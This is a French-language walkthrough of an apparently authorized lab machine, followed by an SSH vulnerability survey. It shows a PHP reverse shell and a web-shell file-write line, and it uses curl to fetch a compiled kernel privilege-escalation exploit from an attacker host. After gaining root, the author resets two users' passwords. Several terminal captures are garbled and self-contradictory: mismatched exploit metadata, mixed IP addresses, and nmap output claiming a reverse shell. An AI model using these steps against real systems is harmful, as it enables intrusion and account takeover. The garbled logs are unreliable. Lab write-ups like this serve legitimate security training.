
On va utiliser metasploit pour chercher une faille :

En cherchant sur internet, je vois que ces exploit sont des fichier .c à exécuter, j'ai télécharger le fichier lié exactement à la version de la machine cible :


A screenshot of a Kali Linux desktop environment. In the top-left corner, there's a terminal window titled 'root@kali: ~' with the command 'cd /home/kali/Downloads' and the file '47170.c' listed. In the top-right corner, a browser window is open to 'https://www.exploit-db.com/exploits/47170', showing details for 'Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET' Race Condition Privilege Escalation'. The page includes fields for EDB-ID (47170), CVE (2016-8655), Author (BICOLE), Type (LOCAL), Platform (WINDOWS_X86_64), Date (2018-12-29), and Exploit status (Verified). Below the browser is a file manager window showing a file named 'exploit.c'.

Maintenant, l'idée est de compiler ce fichier, et l'upload via le site, puis accéder à notre reverse shell pour le lancer !


Compilation du programme comme mentionné sur exploit-db :



Je vais maintenant uploader ce fichier :



Maintenant je relance mon reverse Shell (php), j'écoute sur le port 1234 et je vais aller dans le répertoire /var/www/html pour trouver les ressources du site



On voit bien notre fichier "goToRoot", je vais le lancer avec la commande : ./goToRoot

```

File Actions Edit View Help
$ cd /tmp/igmeklhgnrjtherij2145236
$ ls
upload
upload.php
$ cd upload
$ ls
goToRoot
monshell.php
$ php -r
<?php $f=fopen($_POST['file'],'w');fwrite($f,$_POST['data']);fclose($f);?>
$ ./goToRoot
/bin/sh: 0: ./goToRoot: Permission denied
$ ls
total 0
drwxrwxrwx 2 root root 4096 Nov 7 21:16 ..
drwxrwxrwx 1 www-data www-data 4096 Aug 29 2018 ..
-rw-r--r-- 1 www-data www-data 37624 Nov 7 21:16 goToRoot
-rw-r--r-- 1 www-data www-data 593 Nov 7 14:03 monshell.php
$ goToRoot
(/bin/sh: 1: goToRoot: not found
$ [[ "A" != "B" ]]
$ chmod +x ./goToRoot
$ ./goToRoot
/bin/sh: 1: ./goToRoot: Permission denied
$ curl http://192.168.8.5:8080/goToRoot
$ ls
total 0
drwxrwxrwx 2 root root 4096 Nov 7 21:16 ..
drwxrwxrwx 1 www-data www-data 4096 Aug 29 2018 ..
-rw-r--r-- 1 www-data www-data 37624 Nov 7 21:16 goToRoot
-rw-r--r-- 1 www-data www-data 593 Nov 7 14:03 monshell.php
$ ls

```

ça ne marche pas, je dois explorer une autre piste.


En creusant un peu j'ai trouvé un exploit qui a marché sur ubuntu 16.04 (la version ubuntu de notre cible), je vais tester, c'est le même principe, un fichier C que je vais compiler et upload :

```

File Actions Edit View Help
[cont@kali:~/home/kali/Downloads]
* c
[cont@kali:~/home/kali/Downloads]
* c
root@kali:~/home/kali/Downloads]
* c
File Actions Edit View Help
root@kali:~/home/kali/Downloads] 198.168.8.5/igmeklhgnrjtherij2145236 | Linux Kernel < 4.13.9 (U) | x + https://www.exploit-db.com/exploits/45010
Kali Linux Kali Tools Kali Docs Kali Forums Kali Hunter Exploit-DB Google Hacking DB OffSec
EXPLOIT DATABASE
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation
EDB-ID: 45010 CVE: 2017-16995 Author: RALARABE Type: LOCAL Platform: LINUX Date: 2018-07-10
EDB Verified: ✓ Download Exploit: ✓ / Vulnerable App:
/*
Credit @bleidl, this is a slight modification to his original POC
https://github.com/br1tch/blob/master/get-rekt-linux-hardened.c
For details on how the exploit works, please visit
https://richlarabee.blogspot.com/2018/07/ohnf-and-analysis-of-net-rekt-linux.html

```

Compilation OK :



J'ai la même erreur que avant, qui est lié au fichier binaire compilé.

Je compile en version X et je lance en version inférieur à X


J'ai une idée :

1-Installer docker

2-Faire une machine virtuel ubutnu 16.04

3-compiler le fichier C

4-récuperer le binaire et le lancer sur la machine cible



Fichier virus est un binaire récupérer depuis le conteneur, je vais le upload sur la machine :

CA MARCHE !!!!!!!!!!!!!!!

je suis bien en "root" sur la machine, je vais aller dans le dossier /root

Et voici le flag :

Je vais maintenant modifier le mot de passe des utilisateurs anna et thomas pour avoir accès à leurs sessions :
passwd thomas ⇒ je mets un mot de passe "hacked"
passwd anna ⇒ je mets un mot de passe "hacked"

```

File Actions Edit View Help
$ in/sh: 13:
$ chmod +x virus
$ ./virus
id
uid=0(root) gid=0(root) groups=0(root),0(www-data)
cd /etc/passwd
/bash: cd: can't cd to /etc/passwd
cd /root
cat passwd
root:x:0:0:root:/root/:/bin/bash
daemon:x:1:1:daemon:/sbin/nologin
sys:x:2:1:sys:/bin/nologin
sync:x:3:65534:sync:/bin/sync
games:x:4:65534:games:/var/games
gdm:x:5:65534:gdm:/var/gdm/nologin
lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:11:proxy:/var/spool/proxy:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backlog:x:12:12:backlog:/var/run/ircd/urtc/backlog
list:x:13:13:mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd/urtc/bin/nologin
gssapi_krb5:x:40:40:gssapi_krb5:/var/lib/gssapi:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesyncd:x:1001:systemd:Time Synchronization,,,:/run/systemd:/bin/false
systemd-timesyncd:x:1002:systemd:Time Synchronization,,,:/run/systemd:/bin/false
systemd-resolve:x:102:104:system Resolver,,,:/run/systemd/resolve:/bin/false
systemd-resolve:x:103:105:system DNS Service Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108:syslog:/home/syslog:/bin/false
apt:x:105:65534:;/nonexistent:/bin/false
lxd:x:106:106:liblxd daemon:/var/lib/lxd:/bin/false
mysql:x:107:111:mysql Server,,:/home/mysql:/bin/false
msmssq:x:108:65534:msmssq,,,:/var/lib/msmssq:/bin/false
postfix:x:109:110:postfix,,:/var/lib/postfix:/bin/false
dovecot:x:112:119:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
dovecot:x:113:120:Dovecot login user,,:/nonexistent:/bin/false
thomas:x:1000:1000:thomas:/home/thomas:/bin/false
thomas:x:1000:1000:thomas:/home/thomas:/bin/false
passed thomas
Enter new UNIX password: hacked
password: password updated successfully
password: password updated successfully
Enter new UNIX password: hacked
password: password updated successfully
password: password updated successfully

```

Connexion en ssh avec l'utilisateur anna :

```

FireFox ESR - Browse the World Wide Web
anna@funbox:~$ nmap -sV -p 22 -vv --script=vulners 198.168.8.5
[+] Starting Nmap 7.00 ( https://nmap.org ) at 2024-08-29 08:07 UTC
[+] Nmap done: 1 IP address (1 host up) scanned in 0.01 seconds
[+] Documentation: https://nmap.org/
[+] Support: https://nmap.org/support.html
[+] Report: https://nmap.org/doc/report.html

Nmap scan report for 198.168.8.5
Host is up (0.0001s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
| vulners:
|_ 198.168.8.5:22|_LINUX_UBUNTU_16.04_LTS_(Ubuntu_4.4.0-21-generic_x86_64)_distro. Successfully opened reverse shell to 198.168.8.4:1234 ERROR: Shell connection failed.
|_Documentation: https://nmap.org/
|_Run "do-release-upgrade" to upgrade to it.

No mail.
Last logins: Fri Nov  8 08:07:53 2024 From 198.168.8.4
anna@funbox:~$ ls
anna@funbox:~$ cd mail
anna@funbox:~/mail$ ls -la
total 12
drwx-- 3 anna anna 4096 Aug 29 2020 .
drwx-- 3 anna anna 4096 Aug 29 2020 ..
drwx-- 3 anna anna 4096 Aug 29 2020 .imap
anna@funbox:~/mail$ 

```

Bonus : exploiter directement le port 22 SSH

Je commence par faire un scan complet, en ciblant uniquement le port 22 :

nmap -sV -p 22 -vv --script=vulners 198.168.8.5

```

nmap -v --script=vulners 198.168.8.5
Starting Nmap 7.95SWN ( https://nmap.org ) at 2024-12-09 05:30 EST
NSE: Script Pre-scanning
NSE: Starting runlevel 3 (of 2) scan.
NSE: Starting Service scan at 05:30, 0.00s elapsed
Completed NSE at 05:30, 0.00s elapsed
NSE: Starting runlevel 1 (of 2) scan.
NSE: Starting Service scan at 05:30, 0.00s elapsed
Completed NSE at 05:30, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
NSE: Starting Service scan at 05:30, 0.00s elapsed
Completed NSE at 05:30, 0.00s elapsed
NSE: Starting runlevel 0 (of 2) scan.
NSE: Starting Service scan at 05:30, 0.00s elapsed
Completed NSE at 05:30, 0.00s elapsed
NSE: Starting runlevel 1 (of 2) scan.
NSE: Starting Service scan at 05:30, 0.00s elapsed
Completed NSE at 05:30, 1.25s elapsed
NSE: Starting runlevel 2 (of 2) scan.
NSE: Starting Service scan at 05:30, 0.00s elapsed
Completed NSE at 05:30, 0.00s elapsed
Nmap scan report for vtscc (198.168.8.5)
Host is up (0.000s latency).
Scanned at 2024-12-09 05:30:09 EST for 25s
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh   syn-ack ttl 64 OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
Vulners: https://vulners.com/exploit/pack/95499236-C0FE-5A6c-907D-E9A3a2663A *EXPLOIT*
|_cpe:/a:openssh:openssh:7.2p2: 9.8 https://vulners.com/githubexploit/2C119FTA-CCEB-4A4A-3542C8871A *EXPLOIT*
|_cpe:/a:openbsd:openbsd:7.2p2: 9.8 https://vulners.com/cve/CVE-2023-38408 *EXPLOIT*
|_cpe:/a:openbsd:openbsd:7.2p2: 9.8 https://vulners.com/cve/CVE-2023-38407 *EXPLOIT*
|_cpe:/a:openbsd:openbsd:7.2p2: 9.8 https://vulners.com/cve/CVE-2023-38406 *EXPLOIT*
PACKETSTORM: https://packetstormsecurity.net/files/140877/ExploitPack-2016-2023-Terminal-ExploitPack.tgz
EXPLOITPACK: https://vulners.com/exploitpack/EXPLOITPACK:5BCA79HC0BA71FAE29334297EC0B86A09 *EXPLOIT*
EXPLOITPACK: https://vulners.com/exploitpack/EXPLOITPACK:CVE-2016-10812
CVE-2016-10812: 7.8 https://vulners.com/cve/CVE-2016-10812
CVE-2015-8323: 7.8 https://vulners.com/cve/CVE-2015-8323
CVE-2015-8324: 7.8 https://vulners.com/cve/CVE-2015-8324
SSV-9237: 7.5 https://vulners.com/sebug/SSV-9237 *EXPLOIT*
F9979183-AE8B-53B4-B6C7-3A9d23F38087: 7.5 https://vulners.com/githubexploit/F9979183-AE8B-53B4-B6C7-3A9d23F38087 *EXPLOIT*
EDB-ID:48888: 7.5 https://vulners.com/exploit/edb-ID:48888 *EXPLOIT*
EDB-ID:48889: 7.5 https://vulners.com/exploit/edb-ID:48889 *EXPLOIT*
CVE-2016-6515: 7.5 https://vulners.com/cve/CVE-2016-6515

```

La version est : OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)

Et aussi, j'ai pas mal d'informations dans la partie "vulners"

Je vais chercher sur "searchexploit" si des exploit pour la version 7.2 de openssh :

Exploit Title	Path
OpenSSH 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	linux/remote/45218.py
OpenSSH 7.2p1 - (Authenticated) xauth Command Injection	linux/remote/45201.py
OpenSSH 7.2p2 - Username Enumeration Disabled! Forwarded Unix Domain Sockets Privilege Escalation	multiple/remote/39569.py
OpenSSH < 7.4 - agent Protocol Arbitrary Library loading	linux/remote/40136.py
OpenSSH < 7.4 - Username Enumeration (2)	linux/remote/40963.txt
OpenSSH 7.2p2 - Username Enumeration	linux/remote/40939.py
Shellcodes: No Results	linux/remote/40911.txt

Après plusieurs recherches et tests pour pouvoir obtenir des escalation de prévilage directement via le port SSH, je n'ai pas réussi.

Résumé des Vulnérabilités Connues de OpenSSH 7.2p2

CVE	Description	CVSS	Exploit Available	Remote	Privilege Escalation	Sources
CVE-2023-38408	Exécution de commandes à distance	9.8	oui (voir le lien 1)	oui	non	Vulners
CVE-2020-15778	Injection de commandes	7.8	oui (je n'ai pas trouvé un	oui	oui	Vulners

			scénario exploitant cette vulnérabilité)			
CVE-2016-10009	Injection de modules via une socket SSH mal sécurisée.	7.3	oui (voir le lien 2)	oui	oui	Vulners/ExploitDB
CVE-2021-41617	Escalade de priviléges due à une mauvaise gestion des groupes lors de l'exécution de commandes SSH personnalisées	7.0	Non ((je n'ai pas trouvé un scénario exploitant cette vulnérabilité)	non	oui	vulners
CVE-2016-6210	Énumération d'utilisateurs via SSH avec une attaque brute force	5.9	oui (voir les liens 3 et 4)	oui	non	Exploit-DB/Vulners

Lien 1 : <https://www.vicarius.io/vsociety/posts/exploringOpensshs-Agent-Forwarding-RCE-CVE-2023-38408>

Lien 2 : <https://www.exploit-db.com/exploits/40963>

Lien 3 : <https://www.exploit-db.com/exploits/40136>

Lien 4 :

<https://www.exploit-db.com/exploits/40113>

Conclusion

Pour la partie "exploitation SSH", je conclu qu'obtenir un accès privilégié directement via le port SSH est une action compliquée sans avoir des informations à la fois sur la machine et ces utilisateurs.

Comment exploiter le port ssh

1- Pour exploiter le port ssh, il faudrait faire une phase de reconnaissance passive. Si on peut obtenir les noms d'utilisateurs et toutes informations pertinentes concernant ces utilisateurs, nous pouvons construire des wordlist (username, password) plus cibler pour pouvoir faire un brute force avec plus de chance de réussite.

2- Aussi, le port SSH est finalement la finalité de notre attaque une fois qu'on a récupérer le nom d'utilisateur et le mot de passe pour pouvoir accéder à la machine via une connexion distante, nous pouvons uploader directement des fichiers (scripts, exécutables...) pour pouvoir escalader efficacement les priviléges.